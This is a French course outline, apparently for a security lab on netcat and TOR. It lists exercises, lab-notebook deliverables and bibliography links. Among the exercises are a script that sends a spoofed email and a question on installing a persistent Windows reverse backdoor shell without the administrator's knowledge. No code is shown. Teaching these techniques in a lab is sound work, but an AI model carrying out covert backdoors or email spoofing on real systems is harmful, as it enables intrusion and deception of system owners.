- Script qui vérifie la présence de TOR et qui envoie un courriel usurpé en annonçant l'adresse IP publique anonyme, (l'adresse IP publique du FAI et l'adresse IP privée) de l' expéditeur.
- Script de transfert de dossier compressé et crypté en openssl
- Question de réflexion : comment installer un reverse backdoor shell Windows permanent à l'insu de l' administrateur ?

Document de laboratoire

Pour chaque attaque, un document (gdrive) qui vient remplir un cahier de laboratoires :

- Un diagramme (LucidChart) avec le nom des machines, adresses IP, ports, rôles, filtrage.
- Etat des sessions (netstat -a)
- Capture (Wireshark et Cloudshark)
- Console de commande netcat
- Console auxiliaire (TOR)
- Indiquer les paramètres de pare-feu

Bibliographie

- Pour les scripts Bash :
  http://www.scoop.it/t/linux-formation/?tag=script
- Pour Netcat
  http://www.scoop.it/t/ccna-security-training/?tag=netcat

Droits